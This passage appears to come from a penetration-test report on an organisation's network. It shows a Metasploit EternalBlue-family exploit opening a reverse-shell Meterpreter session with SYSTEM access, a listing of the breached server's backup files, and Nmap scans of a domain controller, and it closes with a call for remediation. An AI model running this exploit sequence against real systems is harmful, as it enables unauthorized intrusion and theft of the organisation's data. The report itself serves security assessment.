


```
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_psexec) > set rhosts 10.0.0.9
rhosts ⇒ 10.0.0.9
msf6 exploit(windows/smb/ms17_010_psexec) > set rhosts 10.0.0.8
rhosts ⇒ 10.0.0.8
msf6 exploit(windows/smb/ms17_010_psexec) > exploit

[*] Started reverse TCP handler on 10.0.2.200:4444
[*] 10.0.0.8:445 - Target OS: Windows Server 2003 3790 Service Pack 2
[*] 10.0.0.8:445 - Filling barrel with fish... done
[*] 10.0.0.8:445 - ←——————————— | Entering Danger Zone | ———————————→
[*] 10.0.0.8:445 -      [*] Preparing dynamite...
[*] 10.0.0.8:445 -          Trying stick 1 (x64)...Miss
[*] 10.0.0.8:445 -          [*] Trying stick 2 (x86)...Boom!
[*] 10.0.0.8:445 -      [+] Successfully Leaked Transaction!
[*] 10.0.0.8:445 -      [+] Successfully caught Fish-in-a-barrel
[*] 10.0.0.8:445 - ←——————————— | Leaving Danger Zone | ———————————→
[*] 10.0.0.8:445 - Reading from CONNECTION struct at: 0×8a573d48
[*] 10.0.0.8:445 - Built a write-what-where primitive...
[+] 10.0.0.8:445 - Overwrite complete... SYSTEM session obtained!
[*] 10.0.0.8:445 - Selecting PowerShell target
[*] 10.0.0.8:445 - Executing the payload...
[+] 10.0.0.8:445 - Service start timed out, OK if running a command or non-service executable...
[*] Sending stage (175686 bytes) to 10.0.0.8
[*] Meterpreter session 1 opened (10.0.2.200:4444 → 10.0.0.8:2583) at 2023-10-12 07:05:10 +0530

meterpreter > sysinfo
Computer        : EXCELL
OS              : Windows .NET Server (5.2 Build 3790, Service Pack 2).
Architecture    : x86
System Language : en_US
Domain          : SIESGST
Logged On Users : 1
Meterpreter     : x86/windows
meterpreter > █
```




```
C:\WINDOWS\system32>CD ..
CD ..

C:\WINDOWS>CD ..
CD ..

C:\>CD D:\
CD D:\

C:\>cd d:\
cd d:\

C:\>d:
d:

D:\>ls
ls
'ls' is not recognized as an internal or external command,
operable program or batch file.

D:\>dir
dir
 Volume in drive D is Data
 Volume Serial Number is 102A-0640

 Directory of D:\

08/27/2014  03:50 PM        67,318,272 20140827_1550_SIES
08/12/2014  03:09 PM    <DIR>          Application-Backup-Copy
10/23/2015  09:26 AM    <DIR>          Campus
06/23/2014  03:04 PM        61,241,522 d__SIES_23-06-2014_130604.bak
08/12/2014  03:10 PM    <DIR>          Published-Data-Copy
06/25/2014  02:51 PM                98 sa.asp
06/25/2014  02:49 PM               102 sai.asp
07/21/2014  04:14 PM    <DIR>          SIESGST_APP
06/25/2014  09:13 AM    <DIR>          SIESGST_APP_30Sep2013
07/02/2016  11:16 AM        71,512,576 SIES_02-07-2016_110759.bak
06/18/2015  03:34 PM        70,464,000 SIES_18-06-2015_150602.bak
06/25/2014  04:31 PM        61,026,816 SIES_25-06-2014_160637.bak
03/01/2013  04:54 PM         4,856,528 TeamViewer_Setup_en.exe
07/21/2014  02:35 PM    <DIR>          test_vipul
07/21/2014  02:34 PM        35,970,790 test_vipul.rar
06/27/2014  09:57 AM    <DIR>          Zillion-Backup-23June2014
06/25/2014  10:01 AM        94,298,318 Zillion-Backup-23June2014.rar
09/05/2014  05:59 PM    <DIR>          ZillionBackup
              10 File(s)    466,689,022 bytes
               8 Dir(s)  58,424,426,496 bytes free

D:\>█
```

XIV. Open Port with Versions (Nmap)




```
┌──(root㉿kali)-[/home/kali]
└─# nmap -vv -sV 10.0.0.9
Starting Nmap 7.93 ( https://nmap.org ) at 2023-10-12 06:39 IST
NSE: Loaded 45 scripts for scanning.
Initiating ARP Ping Scan at 06:39
Scanning 10.0.0.9 [1 port]
Completed ARP Ping Scan at 06:39, 0.11s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 06:39
Completed Parallel DNS resolution of 1 host. at 06:39, 6.50s elapsed
Initiating SYN Stealth Scan at 06:39
Scanning dataserver.siesgst.local (10.0.0.9) [1000 ports]
Discovered open port 3389/tcp on 10.0.0.9
Discovered open port 139/tcp on 10.0.0.9
Discovered open port 135/tcp on 10.0.0.9
Discovered open port 445/tcp on 10.0.0.9
Discovered open port 53/tcp on 10.0.0.9
Discovered open port 49157/tcp on 10.0.0.9
Discovered open port 88/tcp on 10.0.0.9
Discovered open port 593/tcp on 10.0.0.9
Discovered open port 636/tcp on 10.0.0.9
Discovered open port 49154/tcp on 10.0.0.9
Discovered open port 389/tcp on 10.0.0.9
Discovered open port 49153/tcp on 10.0.0.9
Discovered open port 10000/tcp on 10.0.0.9
Discovered open port 3269/tcp on 10.0.0.9
Discovered open port 49158/tcp on 10.0.0.9
Discovered open port 49152/tcp on 10.0.0.9
Discovered open port 49156/tcp on 10.0.0.9
Discovered open port 464/tcp on 10.0.0.9
Discovered open port 3268/tcp on 10.0.0.9
Completed SYN Stealth Scan at 06:39, 4.24s elapsed (1000 total ports)
Initiating Service scan at 06:39
Scanning 19 services on dataserver.siesgst.local (10.0.0.9)
Completed Service scan at 06:40, 65.03s elapsed (19 services on 1 host)
NSE: Script scanning 10.0.0.9.
NSE: Starting runlevel 1 (of 2) scan.
Initiating NSE at 06:40
Completed NSE at 06:40, 0.09s elapsed
NSE: Starting runlevel 2 (of 2) scan.
Initiating NSE at 06:40
Completed NSE at 06:40, 0.03s elapsed
Nmap scan report for dataserver.siesgst.local (10.0.0.9)
Host is up, received arp-response (0.00024s latency).
Scanned at 2023-10-12 06:39:09 IST for 70s
Not shown: 981 filtered tcp ports (no-response)
PORT     STATE SERVICE          REASON          VERSION
53/tcp   open  domain           syn-ack ttl 128 Simple DNS Plus
88/tcp   open  kerberos-sec     syn-ack ttl 128 Microsoft Windows Kerberos
```



```
NSE: Starting runlevel 1 (of 2) scan.
Initiating NSE at 06:40
Completed NSE at 06:40, 0.09s elapsed
NSE: Starting runlevel 2 (of 2) scan.
Initiating NSE at 06:40
Completed NSE at 06:40, 0.03s elapsed
Nmap scan report for dataserver.siesgst.local (10.0.0.9)
Host is up, received arp-response (0.00024s latency).
Scanned at 2023-10-12 06:39:09 IST for 70s
Not shown: 981 filtered tcp ports (no-response)
PORT      STATE SERVICE           REASON          VERSION
53/tcp    open  domain            syn-ack ttl 128 Simple DNS Plus
88/tcp    open  kerberos-sec      syn-ack ttl 128 Microsoft Windows Kerberos
 (server time: 2023-10-12 08:17:25Z)
135/tcp   open  msrpc             syn-ack ttl 128 Microsoft Windows RPC
139/tcp   open  netbios-ssn       syn-ack ttl 128 Microsoft Windows netbios-
ssn
389/tcp   open  ldap              syn-ack ttl 128 Microsoft Windows Active D
irectory LDAP (Domain: siesgst.local, Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds      syn-ack ttl 128 Microsoft Windows Server 2
008 R2 - 2012 microsoft-ds (workgroup: SIESGST)
464/tcp   open  kpasswd5?         syn-ack ttl 128
593/tcp   open  ncacn_http        syn-ack ttl 128 Microsoft Windows RPC over
 HTTP 1.0
636/tcp   open  tcpwrapped        syn-ack ttl 128
3268/tcp  open  ldap              syn-ack ttl 128 Microsoft Windows Active D
irectory LDAP (Domain: siesgst.local, Site: Default-First-Site-Name)
3269/tcp  open  tcpwrapped        syn-ack ttl 128
3389/tcp  open  ssl/ms-wbt-server? syn-ack ttl 128
10000/tcp open  ndmp              syn-ack ttl 128 Symantec/Veritas Backup Ex
ec ndmp (NDMPv3)
49152/tcp open  msrpc             syn-ack ttl 128 Microsoft Windows RPC
49153/tcp open  msrpc             syn-ack ttl 128 Microsoft Windows RPC
49154/tcp open  msrpc             syn-ack ttl 128 Microsoft Windows RPC
49156/tcp open  msrpc             syn-ack ttl 128 Microsoft Windows RPC
49157/tcp open  ncacn_http        syn-ack ttl 128 Microsoft Windows RPC over
 HTTP 1.0
49158/tcp open  msrpc             syn-ack ttl 128 Microsoft Windows RPC
MAC Address: 98:BE:94:23:D8:2A (IBM)
Service Info: Host: DATASERVER; OS: Windows; CPE: cpe:/o:microsoft:windows

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://n
map.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 77.03 seconds
           Raw packets sent: 1982 (87.192KB) | Rcvd: 20 (864B)
```

XV. OS enumeration using Nmap



```
┌──(root㉿kali)-[/home/kali]
└─# nmap -O 10.0.0.9
Starting Nmap 7.93 ( https://nmap.org ) at 2023-10-12 06:46 IST
Nmap scan report for dataserver.siesgst.local (10.0.0.9)
Host is up (0.00026s latency).
Not shown: 981 filtered tcp ports (no-response)
PORT      STATE SERVICE
53/tcp    open  domain
88/tcp    open  kerberos-sec
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
389/tcp   open  ldap
445/tcp   open  microsoft-ds
464/tcp   open  kpasswd5
593/tcp   open  http-rpc-epmap
636/tcp   open  ldapssl
3268/tcp  open  globalcatLDAP
3269/tcp  open  globalcatLDAPssl
3389/tcp  open  ms-wbt-server
10000/tcp open  snet-sensor-mgmt
49152/tcp open  unknown
49153/tcp open  unknown
49154/tcp open  unknown
49156/tcp open  unknown
49157/tcp open  unknown
49158/tcp open  unknown
MAC Address: 98:BE:94:23:D8:2A (IBM)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running: Microsoft Windows 2012
OS CPE: cpe:/o:microsoft:windows_server_2012:r2
OS details: Microsoft Windows Server 2012 or Windows Server 2012 R2
Network Distance: 1 hop

OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.89 seconds
```

4.Conclusion:

Hence , all the above vulnerabilities still exist in the system and can be exploited to gain access and compromise the network as well as its resources. Proper Security Measures are to be considered and an Audit of the network should be performed as these are not the only exploits in the network . A proper Audit may enable the discovery of more such exploits which can be then worked upon.